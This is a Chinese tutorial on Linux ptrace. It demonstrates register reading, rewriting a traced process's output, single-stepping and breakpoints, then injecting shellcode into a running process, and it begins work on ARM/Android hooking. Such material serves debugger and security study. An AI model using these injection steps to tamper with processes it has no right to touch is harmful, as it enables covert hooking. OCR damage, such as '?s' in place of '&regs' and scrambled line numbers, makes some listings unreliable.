如果你想在系统调用或者进程终止的时候读取它的寄存器，使用前面那个例子的方法是可以的，但是这是笨拙的方法。使用 PRACE_GETREGS 作为 ptrace 的第一个参数来调用，可以只需一次函数调用就取得所有的相关寄存器值。
获得寄存器值得例子如下：

```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
```

```
4 #include  <unistd.h>
5 #include  <linux/user.h>
6 #include  <sys/syscall.h>
7 int  main()
8 {      pid_t  child;
9 long  orig_eax,  eax;
10long  params[3];
11int  status;
12int  insyscall  =  0;
13struct  user_regs_struct  regs;
14child  =  fork();
15if(child  ==  0)  {
16ptrace(PTRACE_TRACEME,  0,  NULL,  NULL);
17execl("/bin/ls",  "ls",  NULL);
18}
19else  {
20    while(1)  {
21  wait(&status);
22  if(WIFEXITED(status))
23  break;
24  orig_eax  =  ptrace(PTRACE_PEEKUSER,
25child,  4  *  ORIG_EAX,
26NULL);
27  if(orig_eax  ==  SYS_write)  {
28  if(insyscall  ==  0)  {
29/*  Syscall  entry  */
30insyscall  =  1;
31ptrace(PTRACE_GETREGS,  child,
```

```
32NULL,  ?s);
33printf("Write  called  with  "
34"%ld,  %ld,  %ld\n",
35regs.ebx,  regs.ecx,
36regs.edx);
37}
38else  {  /*  Syscall  exit  */
39eax  =  ptrace(PTRACE_PEEKUSER,
40  child,  4  *  EAX,
41  NULL);
42printf("Write  returned  "
43"with  %ld\n",  eax);
44insyscall  =  0;
45}
46  }
47  ptrace(PTRACE_SYSCALL,  child,
48NULL,  NULL);
49    }
50      }
51      return  0;
52}
```

这段代码与前面的例子是比较相似的，不同的是它使用了 PTRACE_GETREGS。 其中的 user_regs_struct 结构是在 中定义的。

来点好玩的

现在该做点有意思的事情了，我们将要把传给 write 系统调用的字符串给反转。

```
1  #include  <sys/ptrace.h>
2  #include  <sys/types.h>
3  #include  <sys/wait.h>
4  #include  <unistd.h>
5  #include  <linux/user.h>
6  #include  <sys/syscall.h>
7  const  int  long_size  =  sizeof(long);
8  void  reverse(char  *str)
9  {      int  i,  j;
10 char  temp;
11 for(i  =  0,  j  =  strlen(str)  -  2;
12 i  <=  j;  ++i,  --j)  {
13 temp  =  str[i];
14 str[i]  =  str[j];
15 str[j]  =  temp;
16 }
17 }
18 void  getdata(pid_t  child,  long  addr,
19 char  *str,  int  len)
20 {      char  *laddr;
21 int  i,  j;
22 union  u  {
23 long  val;
24 char  chars[long_size];
25 }data;
26 i  =  0;
```

```
27 j = len / long_size;
28 laddr = str;
29 while(i < j) {
30 data.val = ptrace(PTRACE_PEEKDATA,
31   child, addr + i * 4,
32   NULL);
33 memcpy(laddr, data.chars, long_size);
34 ++i;
35 laddr += long_size;
36 }
37 j = len % long_size;
38 if(j != 0) {
39 data.val = ptrace(PTRACE_PEEKDATA,
40   child, addr + i * 4,
41   NULL);
42 memcpy(laddr, data.chars, j);
43 }
44 str[len] = '\0';
45 }
46 void putdata(pid_t child, long addr,
47 char *str, int len)
48 {      char *laddr;
49 int i, j;
50 union u {
51 long val;
52 char chars[long_size];
53 }data;
54 i = 0;
```

```
55 j = len / long_size;
56 laddr = str;
57 while(i < j) {
58 memcpy(data.chars, laddr, long_size);
59 ptrace(PTRACE_POKEDATA, child,
60     addr + i * 4, data.val);
61 ++i;
62 laddr += long_size;
63 }
64 j = len % long_size;
65 if(j != 0) {
66 memcpy(data.chars, laddr, j);
67 ptrace(PTRACE_POKEDATA, child,
68     addr + i * 4, data.val);
69 }
70 }
71 int main()
72 {
73       pid_t child;
74       child = fork();
75       if(child == 0) {
76   ptrace(PTRACE_TRACEME, 0, NULL, NULL);
77   execl("/bin/ls", "ls", NULL);
78       }
79       else {
80   long orig_eax;
81   long params[3];
82   int status;
```

```
83   char  *str,  *laddr;
84   int  toggle  =  0;
85   while(1)  {
86 wait(&status);
87 if(WIFEXITED(status))
88 break;
89 orig_eax  =  ptrace(PTRACE_PEEKUSER,
90     child,  4  *  ORIG_EAX,
91     NULL);
92 if(orig_eax  ==  SYS_write)  {
93 if(toggle  ==  0)  {
94     toggle  =  1;
95     params[0]  =  ptrace(PTRACE_PEEKUSER,
96   child,  4  *  EBX,
97   NULL);
98     params[1]  =  ptrace(PTRACE_PEEKUSER,
99   child,  4  *  ECX,
100  NULL);
101    params[2]  =  ptrace(PTRACE_PEEKUSER,
102  child,  4  *  EDX,
103  NULL);
104    str  =  (char  *)calloc((params[2]+1)
105*  sizeof(char));
106    getdata(child,  params[1],  str,
107    params[2]);
108    reverse(str);
109    putdata(child,  params[1],  str,
110    params[2]);
```

```
111}
112else  {
113    toggle  =  0;
114}
115}
116  ptrace(PTRACE_SYSCALL,  child,  NULL,  NULL);
117  }
118      }
119      return  0;
120}
```

输出是这样的：

```
ppadala@linux:~/ptrace  >  ls
a.out  dummy.s  ptrace.txt
libgpm.html  registers.c  syscallparams.c
dummy  ptrace.html  simple.c
ppadala@linux:~/ptrace  >  ./a.out
txt.ecartp  s.ymmud  tuo.a
c.sretsiger  lmth.mpgbil  c.llacys_egnahc
c.elpmis  lmth.ecartp  ymmud
```

这个例子中涵盖了前面讨论过的所有知识点，当然还有些新的内容。这里我们用 PTRACE_POKEDATA 作为第一个参数，以此来改变子进程中的变量值。它以与 PTRACE_PEEKDATA 相似的方式工作，当然，它不只是偷窥变量的值了，它可以修改它们。

单步

ptrace 提 供了对子进程进行单步的功能。 ptrace(PTRACE_SINGLESTEP, …) 会使内核在子进程的每一条指令执行前先将其阻塞，然后将控制 权交给父进程。下面的例子可以查出子进程当前将要执行的指令。为了便于理解，我用汇编写了这个受控程序，而不是让你为 c 的库函数到底会作那些系统调用而头 痛。

以下是被控程序的代码 dummy1.s，使用 gcc -o dummy1 dummy1.s 来编译

```
1 .data
2 hello:
3         .string  "hello  world\n"
4 .globl  main
5 main:
6         movl  $4,  %eax
7         movl  $2,  %ebx
8         movl  $hello,  %ecx
9         movl  $12,  %edx
10        int  $0x80
11        movl  $1,  %eax
12        xorl  %ebx,  %ebx
13        int  $0x80
14        ret
```

以下的程序则用来完成单步：

```
1 #include  <sys/ptrace.h>
```

```
2   #include  <sys/types.h>
3   #include  <sys/wait.h>
4   #include  <unistd.h>
5   #include  <linux/user.h>
6   #include  <sys/syscall.h>
7   int  main()
8     {
9           pid_t  child;
10          const  int  long_size  =  sizeof(long);
11          child  =  fork();
12            if(child  ==  0)  {
13                  ptrace(PTRACE_TRACEME,  0,  NULL,  NULL);
14                  execl("./dummy1",  "dummy1",  NULL);
15          }
16            else  {
17                  int  status;
18                    union  u  {
19                          long  val;
20                          char  chars[long_size];
21                  }data;
22                  struct  user_regs_struct  regs;
23                  int  start  =  0;
24                  long  ins;
25                    while(1)  {
26                          wait(&status);
27                          if(WIFEXITED(status))
28                                  break;
29                          ptrace(PTRACE_GETREGS,
```

```
30                                      child,  NULL,  &regs);
31                          if(start  ==  1)  {
32                                ins  =  ptrace(PTRACE_PEEKTEXT,
33                                                child,  regs.eip,
34                                                NULL);
35                                printf("EIP:  %lx  Instruction  "
36                                       "executed:  %lx  ",
37                                       regs.eip,  ins);
38                          }
39                          if(regs.orig_eax  ==  SYS_write)  {
40                                start  =  1;
41                                ptrace(PTRACE_SINGLESTEP,  child,
42                                       NULL,  NULL);
43                          }
44                          else
45                                ptrace(PTRACE_SYSCALL,  child,
46                                       NULL,  NULL);
47                    }
48          }
49          return  0;
50  }
```

程序的输出是这样的：

```
hello  world
```

```
EIP:  8049478  Instruction  executed:  80cddb31
EIP:  804947c  Instruction  executed:  c3
```

你可能需要察看 Intel 的用户手册来了解这些指令代码的意思。
更复杂的单步，比如设置断点，则需要很仔细的设计和更复杂的代码才可以实现。

附着在进程上

在 第一部分钟，我们使用 ptrace(PTRACE_TRACEME, …)来跟踪一个子进程，如果你只是想要看进程是怎么进行系统调用和跟踪程序的，这个 做法是不错的。但如果你要对运行中的进程进行调试，则需要使用 ptrace(PTRACE_ATTACH, ….)

当 ptrace(PTRACE_ATTACH, …) 在被调用的时候传入了子进程的 pid 时， 它大体是与 ptrace(PTRACE_TRACEME, …)的行为相同的，它会向子进程发送 SIGSTOP 信号，于是我们可以察看和修改子进程，然后使用 ptrace(PTRACE_DETACH, …)来使子进程继续运行下去。

下面是调试程序的一个简单例子

```
1int  main()
2{
3      int  i;
4for(i  =  0;i  <  10;  ++i)  {
5printf("My  counter:  %d  ",  i);
6sleep(2);
7}
8return  0;
9}
```

将上面的代码保存为 dummy2.c。按下面的方法编译运行：

```
gcc -o dummy2 dummy2.c
./dummy2 &
```

现在我们可以用下面的代码来附着到 dummy2 上。

```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
4 #include  <unistd.h>
5 #include  <linux/user.h>      /*  For  user_regs_struct
6 etc.  */
7 int  main(int  argc,  char  *argv[])
8 {      pid_t  traced_process;
9 struct  user_regs_struct  regs;
10long  ins;
11if(argc  !=  2)  {
12printf("Usage:  %s  <pid  to  be  traced>\n",
13    argv[0],  argv[1]);
14exit(1);
15}
16traced_process  =  atoi(argv[1]);
```

```
17ptrace(PTRACE_ATTACH,  traced_process,
18    NULL,  NULL);
19wait(NULL);
20ptrace(PTRACE_GETREGS,  traced_process,
21    NULL,  ?s);
22ins  =  ptrace(PTRACE_PEEKTEXT,  traced_process,
23regs.eip,  NULL);
24printf("EIP:  %lx  Instruction  executed:  %lx\n",
25    regs.eip,  ins);
26ptrace(PTRACE_DETACH,  traced_process,
27    NULL,  NULL);
28return  0;
29}
```

上面的程序仅仅是附着在子进程上，等待它结束，并测量它的 eip(指令指针)然后释放子进程。

设置断点

调试器是怎么设置断点的呢？通常是将当前将要执行的指令替换成 trap 指令，于是被调试的程序就会在这里停滞，这时调试器就可以察看被调试程序的信息了。被调试程序恢复运行以后调试器会把原指令再放回来。这里是一个例子：

```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
4 #include  <unistd.h>
```

```
5 #include <linux/user.h>
6 const int long_size = sizeof(long);
7 void getdata(pid_t child, long addr,
8 char *str, int len)
9 {      char *laddr;
10int i, j;
11union u {
12long val;
13char chars[long_size];
14}data;
15i = 0;
16j = len / long_size;
17laddr = str;
18while(i < j) {
19data.val = ptrace(PTRACE_PEEKDATA, child,
20 addr + i * 4, NULL);
21memcpy(laddr, data.chars, long_size);
22++i;
23laddr += long_size;
24}
25j = len % long_size;
26if(j != 0) {
27data.val = ptrace(PTRACE_PEEKDATA, child,
28 addr + i * 4, NULL);
29memcpy(laddr, data.chars, j);
30}
31str[len] = '\0';
32}
```


```
33void  putdata(pid_t  child,  long  addr,
34char  *str,  int  len)
35{      char  *laddr;
36int  i,  j;
37union  u  {
38long  val;
39char  chars[long_size];
40}data;
41i  =  0;
42j  =  len  /  long_size;
43laddr  =  str;
44while(i  <  j)  {
45memcpy(data.chars,  laddr,  long_size);
46ptrace(PTRACE_POKEDATA,  child,
47    addr  +  i  *  4,  data.val);
48++i;
49laddr  +=  long_size;
50}
51j  =  len  %  long_size;
52if(j  !=  0)  {
53memcpy(data.chars,  laddr,  j);
54ptrace(PTRACE_POKEDATA,  child,
55    addr  +  i  *  4,  data.val);
56}
57}
58int  main(int  argc,  char  *argv[])
59{      pid_t  traced_process;
60struct  user_regs_struct  regs,  newregs;
```

```
61long ins;
62/* int 0x80, int3 */
63char code[] = {0xcd,0x80,0xcc,0};
64char backup[4];
65if(argc != 2) {
66printf("Usage: %s <pid to be traced>\n",
67   argv[0], argv[1]);
68exit(1);
69}
70traced_process = atoi(argv[1]);
71ptrace(PTRACE_ATTACH, traced_process,
72   NULL, NULL);
73wait(NULL);
74ptrace(PTRACE_GETREGS, traced_process,
75   NULL, ?s);
76/* Copy instructions into a backup variable */
77getdata(traced_process, regs.eip, backup, 3);
78/* Put the breakpoint */
79putdata(traced_process, regs.eip, code, 3);
80/* Let the process continue and execute
81   the int 3 instruction */
82ptrace(PTRACE_CONT, traced_process, NULL, NULL);
83wait(NULL);
84printf("The process stopped, putting back "
85   "the original instructions\n");
86printf("Press <enter> to continue\n");
87getchar();
88putdata(traced_process, regs.eip, backup, 3);
```


```
89/* Setting the eip back to the original
90    instruction to let the process continue */
91ptrace(PTRACE_SETREGS, traced_process,
92    NULL, ?s);
93ptrace(PTRACE_DETACH, traced_process,
94    NULL, NULL);
95return 0;
96}
```

上面的程序将把三个 byte 的内容进行替换以执行 trap 指令，等被调试进程停滞以后，我们把原指令再替换回来并把 eip 修改为原来的值。下面的图中演示了指令的执行过程


1. 进程停滞后




2. 替换入 trap 指令



3.断点成功，控制权交给了调试器



4. 继续运行，将原指令替换回来并将 eip 复原



在了解了断点的机制以后，往运行中的程序里面添加指令也不再是难事了，下面的代码会使原程序多出一个”hello world”的输出

这时一个简单的”hello world”程序，当然为了我们的特殊需要作了点修改：

```
1 void  main()
2 {
3 __asm__("
4 jmp  forward
5 backward:
6 popl      %esi  #  Get  the  address  of
7   #  hello  world  string
8 movl      $4,  %eax    #  Do  write  system  call
9 movl      $2,  %ebx
```

```
10movl      %esi,  %ecx
11movl      $12,  %edx
12int$0x80
13int3#  Breakpoint.  Here  the
14  #  program  will  stop  and
15  #  give  control  back  to
16  #  the  parent
17forward:
18call      backward
19.string  \"Hello  World\\n\""
20    );
21}
```

使用

```
gcc -o hello hello.c
```

来编译它。
在 backward 和 forward 之间的跳转是为了使程序能够找到”hello world” 字符串的地址。

使用 GDB 我们可以得到上面那段程序的机器码。启动 GDB,然后对程序进行反汇编：

```
1 (gdb)  disassemble  main
2 Dump  of  assembler  code  for  function  main:
3 0x80483e0  <main>:    push      %ebp
```

```
4 0x80483e1  <main+1>:mov%esp,%ebp
5 0x80483e3  <main+3>:jmp0x80483fa  <forward>
6 End  of  assembler  dump.
7 (gdb)  disassemble  forward
8 Dump  of  assembler  code  for  function  forward:
9 0x80483fa  <forward>:call      0x80483e5  <backward>
100x80483ff  <forward+5>:    dec%eax
110x8048400  <forward+6>:    gs
120x8048401  <forward+7>:    insb      (%dx),%es:(%edi)
130x8048402  <forward+8>:    insb      (%dx),%es:(%edi)
140x8048403  <forward+9>:    outsl    %ds:(%esi),(%dx)
150x8048404  <forward+10>:  and%dl,0x6f(%edi)
160x8048407  <forward+13>:  jb0x8048475
170x8048409  <forward+15>:  or%fs:(%eax),%al
180x804840c  <forward+18>:  mov%ebp,%esp
190x804840e  <forward+20>:  pop%ebp
200x804840f  <forward+21>:  ret
21End  of  assembler  dump.
22(gdb)  disassemble  backward
23Dump  of  assembler  code  for  function  backward:
240x80483e5  <backward>:      pop%esi
250x80483e6  <backward+1>:  mov$0x4,%eax
260x80483eb  <backward+6>:  mov$0x2,%ebx
270x80483f0  <backward+11>:mov%esi,%ecx
280x80483f2  <backward+13>:mov$0xc,%edx
290x80483f7  <backward+18>:int$0x80
300x80483f9  <backward+20>:int3
31End  of  assembler  dump.
```

我们需要使用从 man+3 到 backward+20 之间的字节码，总共 41 字节。使用 GDB 中的 x 命令来察看机器码。

```
1(gdb)  x/40bx  main+3
2<main+3>:  eb  15  5e  b8  04  00  00  00
3<backward+6>:  bb  02  00  00  00  89  f1  ba
4<backward+14>:  0c  00  00  00  cd  80  cc
5<forward+1>:  e6  ff  ff  ff  48  65  6c  6c
6<forward+9>:  6f  20  57  6f  72  6c  64  0a
```

已经有了我们想要执行的指令，还等什么呢？只管把它们根前面那个例子一样插入到被调试程序中去！

代码：

```
1 int  main(int  argc,  char  *argv[])
2 {      pid_t  traced_process;
3 struct  user_regs_struct  regs,  newregs;
4 long  ins;
5 int  len  =  41;
6 char  insertcode[]  =
7 "\xeb\x15\x5e\xb8\x04\x00"
8 "\x00\x00\xbb\x02\x00\x00\x00\x89\xf1\xba"
9 "\x0c\x00\x00\x00\xcd\x80\xcc\xe8\xe6\xff"
```

```
10"\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f"
11"\x72\x6c\x64\x0a\x00";
12char  backup[len];
13if(argc  !=  2)  {
14printf("Usage:  %s  <pid  to  be  traced>\n",
15    argv[0],  argv[1]);
16exit(1);
17}
18traced_process  =  atoi(argv[1]);
19ptrace(PTRACE_ATTACH,  traced_process,
20    NULL,  NULL);
21wait(NULL);
22ptrace(PTRACE_GETREGS,  traced_process,
23    NULL,  ?s);
24getdata(traced_process,  regs.eip,  backup,  len);
25putdata(traced_process,  regs.eip,
26insertcode,  len);
27ptrace(PTRACE_SETREGS,  traced_process,
28    NULL,  ?s);
29ptrace(PTRACE_CONT,  traced_process,
30    NULL,  NULL);
31wait(NULL);
32printf("The  process  stopped,  Putting  back  "
33    "the  original  instructions\n");
34putdata(traced_process,  regs.eip,  backup,  len);
35ptrace(PTRACE_SETREGS,  traced_process,
36    NULL,  ?s);
37printf("Letting  it  continue  with  "
```

```
38    "original  flow\n");
39ptrace(PTRACE_DETACH,  traced_process,
40    NULL,  NULL);
41return  0;
42}
```

将代码插入到自由空间

在前面的例子中我们将代码直接插入到了正在执行的指令流中，然而，调试器可能会被这种行为弄糊涂，所以我们决定把指令插入到进程中的自由空间中去。通过察看/proc/pid/maps 可以知道这个进程中自由空间的分布。接下来这个函数可以找到这个内存映射的起始点：

```
1 long  freespaceaddr(pid_t  pid)
2 {
3 FILE  *fp;
4 char  filename[30];
5 char  line[85];
6 long  addr;
7 char  str[20];
8 sprintf(filename,  "/proc/%d/maps",  pid);
9 fp  =  fopen(filename,  "r");
10if(fp  ==  NULL)
11exit(1);
12while(fgets(line,  85,  fp)  !=  NULL)  {
13sscanf(line,  "%lx-%*lx  %*s  %*s  %s",  &addr,
14    str,  str,  str,  str);
15if(strcmp(str,  "00:00")  ==  0)
```

```
16break;
17}
18fclose(fp);
19return  addr;
20}
```

在/proc/pid/maps 中的每一行都对应了进程中一段内存区域。主函数的代码如下：

```
1 int  main(int  argc,  char  *argv[])
2 {      pid_t  traced_process;
3 struct  user_regs_struct  oldregs,  regs;
4 long  ins;
5 int  len  =  41;
6 char  insertcode[]  =
7 "\xeb\x15\x5e\xb8\x04\x00"
8 "\x00\x00\xbb\x02\x00\x00\x00\x89\xf1\xba"
9 "\x0c\x00\x00\x00\xcd\x80\xcc\xe8\xe6\xff"
10"\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f"
11"\x72\x6c\x64\x0a\x00";
12char  backup[len];
13long  addr;
14if(argc  !=  2)  {
15printf("Usage:  %s  <pid  to  be  traced>\n",
16    argv[0],  argv[1]);
17exit(1);
```

```
18}
19traced_process = atoi(argv[1]);
20ptrace(PTRACE_ATTACH, traced_process,
21    NULL, NULL);
22wait(NULL);
23ptrace(PTRACE_GETREGS, traced_process,
24    NULL, ?s);
25addr = freespaceaddr(traced_process);
26getdata(traced_process, addr, backup, len);
27putdata(traced_process, addr, insertcode, len);
28memcpy(&oldregs, ?s, sizeof(regs));
29regs.eip = addr;
30ptrace(PTRACE_SETREGS, traced_process,
31    NULL, ?s);
32ptrace(PTRACE_CONT, traced_process,
33    NULL, NULL);
34wait(NULL);
35printf("The process stopped, Putting back "
36    "the original instructions\n");
37putdata(traced_process, addr, backup, len);
38ptrace(PTRACE_SETREGS, traced_process,
39    NULL, &oldregs);
40printf("Letting it continue with "
41    "original flow\n");
42ptrace(PTRACE_DETACH, traced_process,
43    NULL, NULL);
44return 0;
45}
```

ptrace 的幕后工作

那么，在使用 ptrace 的时候，内核里发生了声么呢？这里有一段简要的说明：当一个进程调用了 ptrace(PTRACE_TRACEME, …)之后，内核为该进程设置了一个标记，注明该进程将被跟踪。内核中的相关原代码如下：

```
1 Source: arch/i386/kernel/ptrace.c
2 if (request == PTRACE_TRACEME) {
3 /* are we already being traced? */
4 if (current->ptrace & PT_PTRACED)
5 goto out;
6 /* set the ptrace bit in the process flags. */
7 current->ptrace |= PT_PTRACED;
8 ret = 0;
9 goto out;
10}
```

一次系统调用完成之后，内核察看那个标记，然后执行 trace 系统调用（如果这个进程正处于被跟踪状态的话）。其汇编的细节可以在 arh/i386/kernel/entry.S 中找到。

现 在让我们来看看这个 sys_trace()函数（位于 arch/i386/kernel/ptrace.c ）。它停止子进程，然后发送一个信号给父进程，告诉它子进程已经停滞，这个信号会激活正处于等待状态的父进程，让父进程进行相关处理。父进程在完成相关操作以后就调用 ptrace(PTRACE_CONT, …)或者 ptrace(PTRACE_SYSCALL, …)， 这将唤醒子进程，内核此时所作的是调用 一个叫 wake_up_process() 的进程调度函数。其他的一些系统架构可能会通过发送 SIGCHLD 给子进程来达到这个目的。

关于 Playing with Ptrace

在 Playing with Ptrace 一文中已经将 ptrace 的使用方法介绍清楚了，这里只是要强调几个问题：

1. 文章都是以 x86 架构举例的，而我们后面要研究 mobile, ARM 的天下，这两者的实现是不一样的。

2. 在 修改内存的时候有两种方法：a. 原地修改 b. 在自由区添加并修改原始地址. a 的缺点是不能越界，修改的内容不能比原来长，否则可能会覆盖其它数 据。b 的缺点还没发现，但有个疑问是在自由区写入的时候内存分配和销毁的过程还不太明确。理论上必须分配内存后才能写入，但却没看到何处释放，这个问题等 有空的时候再细细研究。

后面正式开始研究基于 ARM 的 Ptrace

基于 ARM 的 Ptrace

前面提到过打算研究一下基于 ARM 的 Ptrace，并在 Mobile 上实现 Hook. 今天程序调通了，记录如下.

平台：Android 2.3.3, 具体 Linux Kernel 和 ARM 的版本大家可以自己去查

目标：实现两个程序 target 和 trace. target 循环用 printf 打印语句，trace 追踪 target 的系统调用并替换 target 的打印语句

在写程序之前查资料的过程中发现一个奇怪的事情，对于 ARM ptrace 研究实践的文章非常少，仅有的几篇也基本上都是胡言乱语，互相抄袭，根本无法测试通过。所以还是不要希望坐享其成，老老实实根据理论完成实践。

好，先从 target 开始. target 还是相当简单的，写代码，下载 ndk，交叉编译，上传到 Android，运行，搞定. 以下是 target 代码：

```
1
2
3#include  <stdio.h>
4
5
6
7int  flag  =  1;
8int  count  =  0;
9int  main()
1{
0                char*  str  =  "abcdef";
1                while(flag)
1                {
1                                printf("Target  is  running:%d\n",  count);
2                                count++;
1                                sleep(3);
3                }
1                return  0;
4}
1
5
```

在 Android 上的运行情况：

```
rbserver@rbserver:~/ndk_test$  adb  shell

#  /data/harry/target

Target  is  running:0

Target  is  running:1

Target  is  running:2

Target  is  running:3
```

接下来是 trace， 这个花了点时间， 主要是网上误导的资料太多， 轻信于人走了不少弯路。

第一步是要能成功 attach 并能捕获 syscall， 代码如下：

```
1int  main(int  argc,  char  *argv[])
2{
3        if(argc  !=  2)  {
4                printf("Usage:  %s  <pid  to  be  traced>\n",  argv[0],  argv[1]);
5                return  1;
6        }
7
8
9        pid_t  traced_process;
```

```
1         int  status;
0         traced_process  =  atoi(argv[1]);
1         if(0  !=  ptrace(PTRACE_ATTACH,  traced_process,  NULL,  NULL))
1         {
1                 printf("Trace  process  failed:%d.\n",  errno);
2                 return  1;
1         }
3         while(1)
1         {
4                         wait(&status);
1                         if(WIFEXITED(status))
5                         {
1                                 break;
6                         }
1                         tracePro(traced_process);
7                 ptrace(PTRACE_SYSCALL,  traced_process,  NULL,  NULL);
1         }
8
1
9         ptrace(PTRACE_DETACH,  traced_process,  NULL,  NULL);
2
0
2         return  0;
1}
2
2
2
3
```

```
2
4
2
5
2
6
2
7
2
8
2
9
3
0
```

这一部分和 x86 的代码几乎没有任何区别，因为还没有涉及到寄存器，中断这些架构上的概念。

下面要解决的是如何获取 syscall 的调用号。这一点 ARM 和 x86 有很大的不同。

先看 x86 原先的代码：

```
1orig_eax = ptrace(PTRACE_PEEKUSER, pid, 4 * ORIG_EAX, NULL);
2if(orig_eax == SYS_write)
3{
4...
5}
```

这样做的原因是在 x86 架构上，Linux 所有的系统调用都是通过软中断 int 0x80 来实现的，而系统调用号是存在寄存器 EAX 中的. 所以如果想获取系统调用号，只需要获取 ORIG_EAX 的值就可以了。

而在 ARM 架构上呢，所有的系统调用都是通过 SWI 来实现的. 虽然也是软中断，但方式不同，因为在 ARM 架构中有两个 SWI 指令，分别针对 EABI 和 OABI （关于 EABI 和 OABI 大家可以搜索相关资料，它们是 Linux 针对 ARM 架构的两种系统调用指令）：

[EABI]

机器码：1110 1111 0000 0000 -- SWI 0

具体的调用号存放在寄存器 r7 中.

[OABI]

机器码：1101 1111 vvvv vvvv -- SWI immed_8

调用号进行转换以后得到指令中的立即数。立即数=调用号 | 0x900000

